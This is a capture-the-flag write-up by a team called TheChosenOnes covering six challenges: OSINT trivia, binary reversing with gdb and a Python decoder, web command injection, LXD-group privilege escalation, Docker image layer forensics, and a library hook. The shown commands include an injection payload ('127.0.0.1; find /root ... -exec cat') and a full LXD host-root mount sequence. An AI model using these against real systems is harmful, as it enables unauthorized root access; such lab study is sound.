
Write-Up by TheChosenOnes

- 1st Flag: **Clear Me Quickkk**

  Description: Decades after the 1810 London hoax, the culprit confessed inside his semi-autobiographical noveL.

  Solution: Searched online for this and got the following:



AI Overview

En Listen

The culprit behind the 1810 London hoax (also known as the **Berners Street hoax**) was the writer and renowned prankster **Theodore Hook**.

Decades after the event, Hook admitted his involvement in his 1835 semi-autobiographical novel, ***Gilbert Gurney***.

- **The Hoax:** In November 1810, Hook made a bet with a friend that he could turn 54 Berners Street into the most talked-about address in London within a week. He sent thousands of letters in the name of the occupant, Mrs. Tottenham, requesting deliveries, repairs, and visits from high-ranking officials. This resulted in a massive, chaotic crowd of tradesmen, servants, and dignitaries clogging the street.
- **The Confession:** While suspicion fell on Hook at the time, he was never caught. Twenty-five years later, he recounted a similar prank in *Gilbert Gurney*.

Flag: SECE{gilbert gurney}

- 2nd Flag: **Access Breaker**

  Description: An unknown binary guards access with a secret key. The program doesn't lie, but it doesn't speak plainly either.

  Solution:

  1.) First find the entry point: using command **gdb -q ./rev_easy**

  2.) Entry point found at**: 0x11a0**

  3.) Now we have to find the main function to see what is really happening so we use: **gdb -batch -ex "file ./rev_easy" -ex "x/20i 0x11a0"**

4.) We will see that the main is located at the point: **0x10c0**

5.) To see contents of the main function: **gdb -batch -ex "file ./rev_easy" -ex "x/60i 0x10c0"**


6.) We can see that the input length is 18 characters long and we have secret string which our input is compared with the secret string is the flag we want so to print that we use: **gdb -batch -ex "file ./rev_easy" -ex "x/18bx 0x2040"**

7.) We will see the bytes will be printed and we decode them using python into ASCII values.


```
┌──(kali㉿kali)-[~]
└─$ cat > decoder.py
# The byte array you provided
secret_bytes = [
    0x17, 0x61, 0x1f, 0x2d, 0x57, 0x46, 0x49, 0x4a,
    0x22, 0x92, 0x99, 0x72, 0x7b, 0x56, 0x52, 0x7e,
    0x01, 0x1b
]

# CRITICAL FIX: The assembly code manually overwrites the last two bytes
# at runtime (instruction at 0x10d9). We must emulate that here.
secret_bytes[16] = 0x7D
secret_bytes[17] = 0xC9

# Initial Keys from Assembly
k1 = 90                # 0x5A
k2 = -17               # 0xFFFFFFEF
k3 = 13                # 0xD

flag = ""

print("Decrypting...")

for b in secret_bytes:
    # Reverse the math loop:
    # Original: result = ((input ^ k3) + k2) ^ k1
    # Reverse:  input  = ((result ^ k1) - k2) ^ k3

    val = b ^ k1           # 1. Reverse the last XOR
    val = (val - k2) & 0xFF # 2. Reverse the ADD (by subtracting)
    plain = val ^ k3       # 3. Reverse the first XOR

    flag += chr(plain)

    # Update keys exactly as the assembly does
    k1 = (k1 + 2) & 0xFFFFFFFF
    k2 = (k2 - 3) & 0xFFFFFFFF
    k3 = (k3 + 7) & 0xFFFFFFFF

print(f"Flag: {flag}")
^C

┌──(kali㉿kali)-[~]
└─$ python3 decoder.py
Decrypting...
Flag: SECE{rev4fun_2025}
```

Write-Up by TheChosenOnes

- 3rd Flag: **Simplistic**



We will be able to see a webpage and it is vulnerable to **Prompt injection attack** so when we input **pwd** as command we will be able to see:



When we use the following command, we will be able to receive the flag: **127.0.0.1; find /root -type f -exec cat {} \;**

- 4th Flag: **Tar-Pit**


  Description: A Linux host has been exposed following a suspected internal misconfiguration. While no obvious attack surface is immediately visible, subtle operational mistakes may have left behind dangerous breadcrumbs.

  Initial access requires careful enumeration and an understanding of how development and maintenance environments are often mismanaged. Privilege boundaries appear intact at first glance, but not everything that looks harmless truly is.

  This machine rewards patience, attention to detail, and a deep understanding of Linux privilege escalation.

Write-Up by TheChosenOnes

Solution:


```
dev@b2r-lab:~$ id
uid=1000(dev) gid=1000(dev) groups=1000(dev),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd)
dev@b2r-lab:~$ lxc list
+------+-------+------+------+------+-----------+
| NAME | STATE | IPV4 | IPV6 | TYPE | SNAPSHOTS |
+------+-------+------+------+------+-----------+
dev@b2r-lab:~$ lxc init images:alpine/3.18 rootbox -c security.privileged=true
Creating rootbox
Error: Failed instance creation: Failed getting remote image info: Failed getting image: The requested image couldn't be found for fingerprint "alpine/3.18"
dev@b2r-lab:~$ lxc init images:alpine/edge rootbox -c security.privileged=true
Creating rootbox
Error: Failed instance creation: Failed creating instance record: Failed initialising instance: Failed getting root disk: No root device could be found
dev@b2r-lab:~$ lxc init ubuntu:22.04 rootbox -c security.privileged=true
Creating rootbox
Error: Failed instance creation: Failed creating instance record: Failed initialising instance: Failed getting root disk: No root device could be found
dev@b2r-lab:~$ lxc init images:debian/12 rootbox -c security.privileged=true
Creating rootbox
Error: Failed instance creation: Failed creating instance record: Failed initialising instance: Failed getting root disk: No root device could be found
dev@b2r-lab:~$ lxc storage create default dir
Storage pool default created
dev@b2r-lab:~$ lxc init images:alpine/edge rootbox -c security.privileged=true
Creating rootbox
Error: Failed instance creation: Failed creating instance record: Failed initialising instance: Failed getting root disk: No root device could be found
dev@b2r-lab:~$ lxc init images:alpine/edge rootbox -s default -c security.privileged=true
Creating rootbox

The instance you are starting doesn't have any network attached to it.
  To create a new network, use: lxc network create
  To attach a network to an instance, use: lxc network attach

dev@b2r-lab:~$ lxc config device add rootbox host-root disk source=/ path=/mnt/root recursive=true
Device host root added to rootbox
dev@b2r-lab:~$ lxc start rootbox
dev@b2r-lab:~$ lxc exec rootbox /bin/sh
~ # cd /mnt/root
/mnt/root # chroot .
root@rootbox:/# id
uid=0(root) gid=0(root) groups=0(root)
root@rootbox:/# cd /root
root@rootbox:~# ls
flag.txt  snap
root@rootbox:~# cat flag.txt
SECE{b2r_sudo_tar_pwned}
```

- 5th Flag: **pick one**

  Description: During a recent deployment, an internal build artifact was exported for backup.

  Some sensitive data was supposedly removed before release, but traces of it may still exist somewhere inside.

  Analyze the provided file carefully and recover the hidden flag.


  Solution:

  1.) First, list out all files in the .tar file: **tar --list --verbose --file=image.tar**

  2.) Once we see a list of files we will be able to see some .JSON files and when we use **cat** to read them we will be able to see the history.

3.) When we observer carefully we will be able to see that there is a file named **layer.tar** inside a file when we list the files in that file, we will be able to see:

4.) We have to change the CTF to SECE{}.



```
┌──(kali㉿kali)-[~/Downloads/extracted_image]
└─$ ls
37a9d9c8f146fb5b6a065b70ecd11d4947744cef8a338543661ba1e20f8ee183.json  989e799e634906e94dc9a5ee2ee26fc92ad260522990f26e707861a5f52bf64e.tar  ff7be2cf4cf06bc7b62a45d2107ebc14be75e750a37d7e0885ac0c932fe8658a
5c136c7f62c94a81da14b979a39dc6854759ae66dd48969ae25747b7fb0eceb0.tar  b2fcb4bb1d423e8642a3f1069b5acbfba14b6564715dadf10c2b6efa081e71ca  manifest.json
81cd357d806e2a5f4497e218257d325dbbcfaf5d68e507b23758601184dab4eb.tar  f46731f3e0b9601b6daef3c0c3fde26b5e046ae09c3b4750b1a4327c912c55c7  repositories

┌──(kali㉿kali)-[~/Downloads/extracted_image]
└─$ ls -la
total 8564
drwxrwxr-x  5 kali kali    4096 Jan 30 02:43 .
drwxr-xr-x 13 kali kali    4096 Jan 30 17:46 ..
-r--r--r--  1 kali kali    1264 Dec 31  1969 37a9d9c8f146fb5b6a065b70ecd11d4947744cef8a338543661ba1e20f8ee183.json
-r--r--r--  1 kali kali    5120 Dec 31  1969 5c136c7f62c94a81da14b979a39dc6854759ae66dd48969ae25747b7fb0eceb0.tar
-r--r--r--  1 kali kali    2048 Dec 31  1969 81cd357d806e2a5f4497e218257d325dbbcfaf5d68e507b23758601184dab4eb.tar
-r--r--r--  1 kali kali 8724480 Dec 31  1969 989e799e634906e94dc9a5ee2ee26fc92ad260522990f26e707861a5f52bf64e.tar
drwxrwxr-x  2 kali kali    4096 Jan 30 02:43 b2fcb4bb1d423e8642a3f1069b5acbfba14b6564715dadf10c2b6efa081e71ca
drwxrwxr-x  2 kali kali    4096 Jan 30 02:43 f46731f3e0b9601b6daef3c0c3fde26b5e046ae09c3b4750b1a4327c912c55c7
drwxrwxr-x  2 kali kali    4096 Jan 30 02:43 ff7be2cf4cf06bc7b62a45d2107ebc14be75e750a37d7e0885ac0c932fe8658a
-r--r--r--  1 kali kali     350 Dec 31  1969 manifest.json
-r--r--r--  1 kali kali     101 Dec 31  1969 repositories

┌──(kali㉿kali)-[~/Downloads/extracted_image]
└─$ cd ff7be2cf4cf06bc7b62a45d2107ebc14be75e750a37d7e0885ac0c932fe8658a

┌──(kali㉿kali)-[~/Downloads/extracted_image/ff7be2cf4cf06bc7b62a45d2107ebc14be75e750a37d7e0885ac0c932fe8658a]
└─$ ls
json  layer.tar  VERSION

┌──(kali㉿kali)-[~/Downloads/extracted_image/ff7be2cf4cf06bc7b62a45d2107ebc14be75e750a37d7e0885ac0c932fe8658a]
└─$ ls -la
total 20
drwxrwxr-x 2 kali kali 4096 Jan 30 02:43 .
drwxrwxr-x 5 kali kali 4096 Jan 30 02:43 ..
-r--r--r-- 1 kali kali  149 Dec 31  1969 json
lrwxrwxrwx 1 kali kali   71 Dec 31  1969 layer.tar → ../81cd357d806e2a5f4497e218257d325dbbcfaf5d68e507b23758601184dab4eb.tar
-r--r--r-- 1 kali kali    3 Dec 31  1969 VERSION

┌──(kali㉿kali)-[~/Downloads/extracted_image/ff7be2cf4cf06bc7b62a45d2107ebc14be75e750a37d7e0885ac0c932fe8658a]
└─$  tar -tvf layer.tar
-rw-rw-r-- 0/0              25 2026-01-30 01:18 flag.txt

┌──(kali㉿kali)-[~/Downloads/extracted_image/ff7be2cf4cf06bc7b62a45d2107ebc14be75e750a37d7e0885ac0c932fe8658a]
└─$ tar -xf layer.tar flag.txt -O
CTF{layers_never_forget}
```

- 6th Flag: **Shadow Bind:**

  Description: A lightweight service binary claims to perform a routine integrity validation before starting up. At first glance, everything appears normal — no crashes, no obvious secrets, and no visible flag.

  However, the core logic is not where you expect it to be.

  The executable relies on a dynamically loaded library to perform its checks, and that library quietly inspects the service itself at runtime. Only when a very specific internal condition is met does the program deviate from its normal behavior.

  Your task is to reverse the binaries, uncover the hidden validation mechanism, and trigger the concealed execution path to recover the flag.

Write-Up by TheChosenOnes

```
(gdb) set breakpoint pending on
(gdb) breakmemcmp
❌ Undefined command: "breakmemcmp".  Try "help".
(gdb) break memcmp
❌ Function "memcmp" not defined.
Breakpoint 1 (memcmp) pending.
(gdb) break system_check
Breakpoint 2 at 0x10a0
(gdb) run
Starting program: /home/kali/Downloads/shadow_core
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/x86_64-linux-gnu/libthread_db.so.1".
=== Shadow Bind Service ===

[*] Service mode: INTERACTIVE
[!] Debug mode enabled
[*] Loading internal modules...

[*] Performing integrity validation...

Breakpoint 2, 0x00007ffff7fb432a in system_check () from ./libshadow.so
(gdb) disas
Dump of assembler code for function system_check:
   0x00007ffff7fb431e <+0>:     endbr64
   0x00007ffff7fb4322 <+4>:     push   %rbp
   0x00007ffff7fb4323 <+5>:     mov    %rsp,%rbp
   0x00007ffff7fb4326 <+8>:     sub    $0x20,%rsp
=> 0x00007ffff7fb432a <+12>:    mov    %fs:0x28,%rax
   0x00007ffff7fb4333 <+21>:    mov    %rax,-0x8(%rbp)
```

```
   0x00007ffff7fb43cb <+173>:   sub    %fs:0x28,%rdx
   0x00007ffff7fb43d4 <+182>:   je     0x7ffff7fb43db <system_check+189>
   0x00007ffff7fb43d6 <+184>:   call   0x7ffff7fb40e0 <__stack_chk_fail@plt>
   0x00007ffff7fb43db <+189>:   leave
   0x00007ffff7fb43dc <+190>:   ret
End of assembler dump.
(gdb) call memcmp
$1 = {<text gnu-indirect-function variable, no debug info>} 0x7ffff7ca70f0 <memcmp>
(gdb) break memcmp
Note: breakpoint 1 also set at pc 0x7ffff7ca70f0.
Breakpoint 3 at gnu-indirect-function resolver at 0x7ffff7ca70f0
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) n
❌ Program not restarted.
(gdb) continue
Continuing.

Breakpoint 1, 0x00007ffff7d742c0 in ?? () from /usr/lib/x86_64-linux-gnu/libc.so.6
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) n
❌ Program not restarted.
(gdb) finish
Run till exit from #0  0x00007ffff7d742c0 in ?? () from /usr/lib/x86_64-linux-gnu/libc.so.6
0x00007ffff7fb43b3 in system_check () from ./libshadow.so
(gdb) set $eax = 0
(gdb) ni
0x00007ffff7fb43b5 in system_check () from ./libshadow.so
(gdb) ni
0x00007ffff7fb43b7 in system_check () from ./libshadow.so
(gdb) ni
0x00007ffff7fb43be in system_check () from ./libshadow.so
(gdb) continue
Continuing.
[!] Hidden routine unlocked:
SECE{sh4d0w_b1nd_dyn4m1c_r3s0lv3}
```